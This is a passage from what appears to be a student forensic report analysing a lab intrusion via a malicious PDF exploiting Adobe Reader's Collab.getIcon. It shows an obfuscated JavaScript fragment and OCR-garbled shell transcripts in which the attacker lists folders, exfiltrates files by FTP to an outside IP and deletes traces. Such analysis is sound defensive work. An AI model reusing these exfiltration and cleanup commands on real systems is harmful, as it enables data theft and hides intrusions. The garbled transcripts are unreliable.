tzPhMZEMYYBPwSobTeXGPrwbjQJZbHpiCaGgHfWtOUyqETBZZIDEMTTbkshT =
"N."+tzPhMZEMYYBPwSobTeXGPrwbjQJZbHpiCaGgHfWtOUyqETBZZIDEMTTbkshT;
Collab.getIcon(tzPhMZEMYYBPwSobTeXGPrwbjQJZbHpiCaGgHfWtOUyqETBZZIDEMTTbkshT);
```

d. In the decoded ouput we can see the exploit “Collab.geticon” which is used by attacker to execute arbitrary code.

5. Installation: The ASCII85 decoded content shows JavaScript code containing Collab.getIcon function call. This module exploits a buffer overflow in Adobe Reader and Adobe Acrobat. Using this exploit an attacker can execute arbitrary commands through mcf console once the pdf is opened.

6. Command and Control: The email was received and opened by only one recipient (tdurden@localhost) with IP address 192.168.6.40 who became the victim of the attack. Upon viewing the email with pdf file, a session was established with the attacker’s IP address 192.168.5.55. Now on the attacker was able to execute the arbitrary commands through mcfconsole. The attacker executed the commands like cd, dir to find the contents in My Documents directory and also ftp commands to ex-filtrate files and finally del command to clean up any traces. Below procedure describe in detail on how this was analyzed using ELSA and Sguil transcripts.

Terminal - naveen@na...	Terminal - naveen@na...	Terminal - naveen@na...
capME! - Chromium	capME! - Chromium	capME! - Chromium
SA	SA	SA
ip=192.168.5.55spt=1098&dp=31337&stime=147639611&etime=1476399711	p=192.168.5.55spt=1098&dp=31337&stime=147639611&etime=	ip=192.168.5.55spt=1098&dp=31337&stime=147639611&etime=14763
192.168.5.55 31337 192.168.6.40 1098-6-750692120.pcap		
Sensor Name: naveen-VirtualBox eth1 Timestamp: 2016-10-13 12:31:44 Connection ID: CL1 Src IP: 192.168.5.55 (Unknown) Dst IP: 192.168.6.40 (Unknown) Src Port: 31337 Dst Port: 1098 OS Fingerprint: 192.168.6.40 1098 - Windows XP SP1+ - 2000 SP3 OS Fingerprint -> 192.168.5.55 31337 (distance 1, link: ethernetmodem)	DST DST C:\DOOCUME~1\ndurden> SRC dr SRC: dir DST: dir DST: Volume in drive C has no label. DST: Volume Serial Number is 7C2D-9439 DST: Directory of C:\DOOCUME~1\ndurden DST: DST: 10/13/2014 11:37 PM <DIR> DST: 10/13/2014 11:37 PM <DIR> DST: 02/23/2012 10:07 AM <DIR> Desktop DST: 10/13/2014 11:48 PM 1,502 drc.txt DST: 10/13/2014 08:56 PM <DIR> Favorites DST: 10/13/2014 11:20 PM <DIR> My Documents DST: 02/23/2012 10:07 AM <DIR> Start Menu DST: 1 File(s) 1,502 bytes DST: 6 Dir(s) 5,312,126,976 bytes free DST: DST: C:\DOOCUME~1\ndurden> SRC: dr & "My Documents" > drc.txt SRC: DST: dr & "My Documents" > drc.txt DST: DST: DST: DST: C:\DOOCUME~1\ndurden> SRC: type drc.txt DST: type drc.txt DST: DST: DST: Volume in drive C has no label. DST: Volume Serial Number is 7C2D-9439 DST: Directory of C:\DOOCUME~1\ndurden\LOCALS~1\Temp DST: dir DST: DST: DST: Volume in drive C has no label. DST: Volume Serial Number is 7C2D-9439 DST: DST: Directory of C:\DOOCUME~1\ndurden\LOCALS~1\Temp DST: DST: DST: 10/14/2014 12:01 AM <DIR> . DST: DST: DST: 10/14/2014 12:01 AM <DIR> . DST: 10/13/2014 11:47 AM 1.272 evtl.3.pdf DST: 10/14/2014 12:01 AM 8.272 evtl.pdf DST: 10/13/2014 11:02 PM <DIR> Mozilla\Malwares DST: 2 File(s) 16,544 bytes DST: 3 Dir(s) 5,313,171,456 bytes free DST: DST: C:\DOOCUME~1\ndurden\LOCALS~1\Temp> SRC: cd .\. SRC: DST: cd .\. DST: DST: DST: DST: C:\DOOCUME~1\ndurden\LOCALS~1> SRC: cd . SRC: DST: cd . DST: DST: DST: C:\DOOCUME~1\ndurden> SRC: DST: DST: C:\DOOCUME~1\ndurden\My Documents\My Documents\My Documents\SECRET	DST DST: 1 File(s) 668 bytes DST: DST: Directory of C:\DOOCUME~1\ndurden\My Documents\SECRET DST: DST: 10/13/2014 11:27 PM <DIR> . DST: 10/13/2014 11:24 PM 47,560 cat-breeds.jpg DST: 10/13/2014 11:23 PM 12,968 cute-cat-wallpapers-hd-300x168.jpg DST: 10/13/2014 11:23 PM 402,700 no-BLACK-FOOTED-CAT-KITTENS-facebook.jpg DST: 10/13/2014 11:24 PM 1,443,678 tumblr_4a4ic_impress.jpg DST: 4 File(s) 1,906,906 bytes DST: DST: Total Files Listed: DST: 6 File(s) 1,908,212 bytes DST: DST: 11 Dir(s) 5,312,126,976 bytes free DST: DST: C:\DOOCUME~1\ndurden> SRC: np -n 192.168.5.55 DST: np -n 192.168.5.55 SRC: SRC: user anonymous bad@guy.com SRC: SRC: put drc.txt SRC: SRC: bye SRC: DST: DST: C:\DOOCUME~1\ndurden> SRC: dr DST: DST: dir DST: DST: Volume in drive C has no label. DST: Volume Serial Number is 7C2D-9439 DST: DST: Directory of C:\DOOCUME~1\ndurden DST: DST: DST: 10/13/2014 11:37 PM <DIR> . DST: 10/13/2014 11:37 PM <DIR> Desktop DST: 02/23/2012 10:07 AM <DIR> Favorites DST: 10/13/2014 11:20 PM <DIR> My Documents DST: 02/23/2012 10:07 AM <DIR> Start Menu DST: 1 File(s) 1,502 bytes DST: 6 Dir(s) 5,312,126,976 bytes free DST: DST: C:\DOOCUME~1\ndurden> SRC: cd "My Documents" DST: cd "My Documents" DST: DST: C:\DOOCUME~1\ndurden\My Documents> SRC: dr DST: DST: dir

```

Terminal - naveen@na...
capME! - Chromium
=192.168.5.556scpt=10986dpt=313376stime=1476396116etime=1476396116

DST | C:\DOCUMENT~1\idsturner\My Documents>
SRC | dir
DST |
DST | dir
DST |
DST | Volume in drive C has no label.
DST | Volume Serial Number is 7C2D-9439
DST |
DST | Directory of C:\DOCUMENT~1\idsturner\My Documents>
DST |
DST | 10/13/2014 11:20 PM <DIR>
DST | 10/13/2014 11:20 PM <DIR>
DST | 10/13/2014 08:56 PM <DIR> My Music
DST | 10/13/2014 08:56 PM <DIR> My Pictures
DST | 10/13/2014 11:27 PM <DIR> SECRET
DST | 0 Files 0 bytes
DST | 5 Dir(s) 5,312,128,976 bytes free
DST |
DST | C:\DOCUMENT~1\idsturner\My Documents>
SRC | cd SECRET
SRC |
DST | cd SECRET
DST |
DST |
DST | C:\DOCUMENT~1\idsturner\My Documents>
SRC | dir
DST |
DST | Volume in drive C has no label.
DST | Volume Serial Number is 7C2D-9439
DST |
DST | Directory of C:\DOCUMENT~1\idsturner\My Documents\SECRET>
DST |
DST | 10/13/2014 11:27 PM <DIR>
DST | 10/13/2014 11:27 PM <DIR>
DST | 10/13/2014 11:24 PM 47 560 cat-breeds.jpg
DST | 10/13/2014 11:23 PM 12 968 cute-cat-wallpapers-hd-300x168.jpg
DST | 10/13/2014 11:24 PM 402 700 a-BLACK-FOOTED-CAT-KITTENS-facebook.jpg
DST | 10/13/2014 11:24 PM 1 443,678 tumblr_...static_impress.jpg
DST | 4 Files 1 396,006 bytes
DST | 2 Dir(s) 5,312,128,976 bytes free
DST |
DST | C:\DOCUMENT~1\idsturner\My Documents\SECRET>
SRC | fp -n 192.168.5.55
SRC |
DST | fp -n 192.168.5.55
DST |
DST | src user anonymous bad@ggy.com
SRC |
SRC |
SRC | mput *
SRC |
DST | mput cat-breeds.jpg?
SRC | y
SRC |
DST | mput cute-cat-wallpapers-hd-300x168.jpg?
SRC | y
SRC |
DST | mput a-BLACK-FOOTED-CAT-KITTENS-facebook.jpg?
SRC | y

```

```

terminal - naven@na...
x/ capME! x/
:192.168.5.55spt=1098dpt=31337stime=147639
src v
DST: mput +BLACK-FOOTED-CAT-KITTENS-facebook.jpg?
SRC:
DST: mput tumblr_static_impress.jpg?
SRC v
SRC:
SRC: bye
DST:
DST:
DST:
DST: C:\DOCUME~1turdurden\My Documents\SECRET>
SRC: cd \.. \
DST: cd \.. \
DST:
DST:
DST: C:\DOCUME~1turdurden>
SRC: cd
SRC:
DST: dir
DST: Volume in drive C has no label.
DST: Volume Serial Number is 7C2D-9439
DST: Directory of C:\DOCUME~1turdurden
DST:
DST: 10/13/2014 11:37 PM <DIR>
DST: 10/13/2014 11:37 PM <DIR>
DST: 02/23/2012 10:07 AM <DIR> Desktop
DST: 10/14/2014 12:03 AM 1,502 dir.txt
DST: 10/13/2014 08:56 PM <DIR> Favorites
DST: 10/13/2014 11:20 PM <DIR> My Documents
DST: 02/23/2012 10:07 AM <DIR> Start Menu
DST: 1 File(s) 1,502 bytes
DST: 6 Dir(s) 5,312,126,976 bytes free
DST: C:\DOCUME~1turdurden>
SRC: cd LOCALS~1
DST: cd LOCALS~1
DST:
DST:
DST: C:\DOCUME~1turdurden\LOCALS~1>
SRC: dir
DST: dir
DST:
DST: Volume in drive C has no label.
DST: Volume Serial Number is 7C2D-9439
DST: Directory of C:\DOCUME~1turdurden\LOCALS~1
DST:
DST: 10/14/2014 12:01 AM <DIR> Temp
DST: 0 File(s) 0 bytes
DST: 1 Dir(s) 5,312,126,976 bytes free
DST: C:\DOCUME~1turdurden\LOCALS~1>
SRC: cd TEMP

```


```

[Terminal - naven@na...]
capME! - Chromium
SA x capME! x
ip=192.168.5.55spt=10986dpt=313376stime=1476396111etime=1476
USU:
DST: C:\DOOCUME~1\tdurden\LOCALS~1\
SRC: cd TEMP
DST:
DST: cd TEMP
DST:
DST:
DST: C:\DOOCUME~1\tdurden\LOCALS~1\TEMP
SRC: dir
SRC:
DST: dir
DST:
DST: Volume in drive C has no label.
DST: Volume Serial Number is 7C2D-9439
DST:
DST: Directory of C:\DOOCUME~1\tdurden\LOCALS~1\TEMP
DST:
DST: 10/14/2014 12:04 AM <DIR> .
DST: 10/14/2014 12:04 AM <DIR> ..
DST: 10/13/2014 11:47 PM 8,272 evil-3.pdf
DST: 10/14/2014 12:01 AM 8,272 evil.pdf
DST: 10/13/2014 11:02 PM <DIR> MozillaMailnews
DST: 2 Files(s) 16,544 bytes
DST: 3 Dir(s) 5,312,126,976 bytes free
DST:
DST: C:\DOOCUME~1\tdurden\LOCALS~1\TEMP
SRC: del **
SRC:
DST: del **
DST:
DST:
DST: C:\DOOCUME~1\tdurden\LOCALS~1\TEMP\*. Are you sure (Y/N)?
SRC: Y
DST: Y
DST: Y
DST:
DST: C:\DOOCUME~1\tdurden\LOCALS~1\TEMP\evil.pdf
DST:
DST: The process cannot access the file because it is being used by another process.
DST:
DST: C:\DOOCUME~1\tdurden\LOCALS~1\TEMP
SRC: dir
SRC:
DST: dir
DST:
DST: Volume in drive C has no label.
DST: Volume Serial Number is 7C2D-9439
DST:
DST: Directory of C:\DOOCUME~1\tdurden\LOCALS~1\TEMP
DST:
DST: 10/14/2014 12:05 AM <DIR> .
DST: 10/14/2014 12:05 AM <DIR> ..
DST: 10/14/2014 12:01 AM 8,272 evil.pdf
DST: 10/13/2014 11:02 PM <DIR> MozillaMailnews
DST: 2 File(s) 8,272 bytes
DST: 3 Dir(s) 5,312,139,264 bytes free
DST:
DST: C:\DOOCUME~1\tdurden\LOCALS~1\TEMP
SRC: exit
SRC:
DST: exit

```

- In ELSA filter the BRO_CONN logs with destination IP address (dst_ip) as 192.168.5.55 and open the third connection log in capME shows that the attacker executed the command “\$ dir /S "My Documents" > dirc.txt” to recursively list all the files and folders present under My Documents folder of tdurden user and copied the output to dirc.txt.
- Upon Opening the first connection log in capME shows that the attacker transferred the dirc.txt to his/her machine using ftp for offline viewing.
- Then the attacker navigated to the SECRET folder and transferred all the .jpg files to his/her machine by executing the below commands.

```
$ ftp -n 192.168.5.55
$ user anonymous bad@guy.com
$ mput *.jpg
```



```
ip=192.168.5.55;spt=10986;dp=313376;st=14763961116;et=1476399711
SRC: C:\DOCUMENTS-1\tdurden\My Documents>
SRC: dir
DST: dir
DST: Volume in drive C: has no label.
DST: Volume Serial Number is 7C2D-9439
DST:
DST: Directory of C:\DOCUMENTS-1\tdurden\My Documents
DST:
DST: 10/13/2014 11:20 PM <DIR>
DST: 10/13/2014 11:20 PM <DIR>
DST: 10/13/2014 08:56 PM <DIR> My Music
DST: 10/13/2014 08:56 PM <DIR> My Pictures
DST: 10/13/2014 11:27 PM <DIR> SECRET
DST: 0 File(s) 0 bytes
DST: 5 Dir(s) 5,312,128,976 bytes free
DST:
DST: C:\DOCUMENTS-1\tdurden\My Documents>
SRC: cd SECRET
SRC:
DST: cd SECRET
DST:
DST:
DST: C:\DOCUMENTS-1\tdurden\My Documents\SECRET>
SRC: dir
SRC:
DST: dir
DST:
DST: Volume in drive C: has no label.
DST: Volume Serial Number is 7C2D-9439
DST:
DST: Directory of C:\DOCUMENTS-1\tdurden\My Documents\SECRET
DST:
DST: 10/13/2014 11:27 PM <DIR>
DST: 10/13/2014 11:27 PM <DIR>
DST: 10/13/2014 11:24 PM 47,560 cat-breeds.jpg
DST: 10/13/2014 11:23 PM 12,968 cute-cat-wallpapers-hd-300x168.jpg
DST: 10/13/2014 11:23 PM 402,700 o-BLACK-FOOTED-CAT-KITTENS-facebook.jpg
DST: 10/13/2014 11:24 PM 1,443,678 tumblr_static_impress.jpg
DST: 4 File(s) 1,906,906 bytes
DST: 2 Dir(s) 5,312,128,976 bytes free
DST:
DST: C:\DOCUMENTS-1\tdurden\My Documents\SECRET>
SRC: ftp -n 192.168.5.55
SRC:
DST: ftp -n 192.168.5.55
DST:
DST: user anonymous bad@guy.com
DST:
DST:
DST: mput *.jpg
DST:
DST: mput cat-breeds.jpg?
DST: y
DST:
DST: mput cute-cat-wallpapers-hd-300x168.jpg?
DST: y
DST:
DST: mput o-BLACK-FOOTED-CAT-KITTENS-facebook.jpg?
DST: y
DST:
DST: del *.*
DST: y
```

- Finally the attacker deleted the traces of intrusion using the command \$ del *.*

File Recovery: All the files that are transferred to and ex-filtrated from the victim machine are extracted from pcap file using Network Miner tool in security onion. These files are stored at /opt/networkminer/AssembledFiles/192.168.5.55/. All the stolen and malware artifacts are uploaded as a supplement to this assignment report.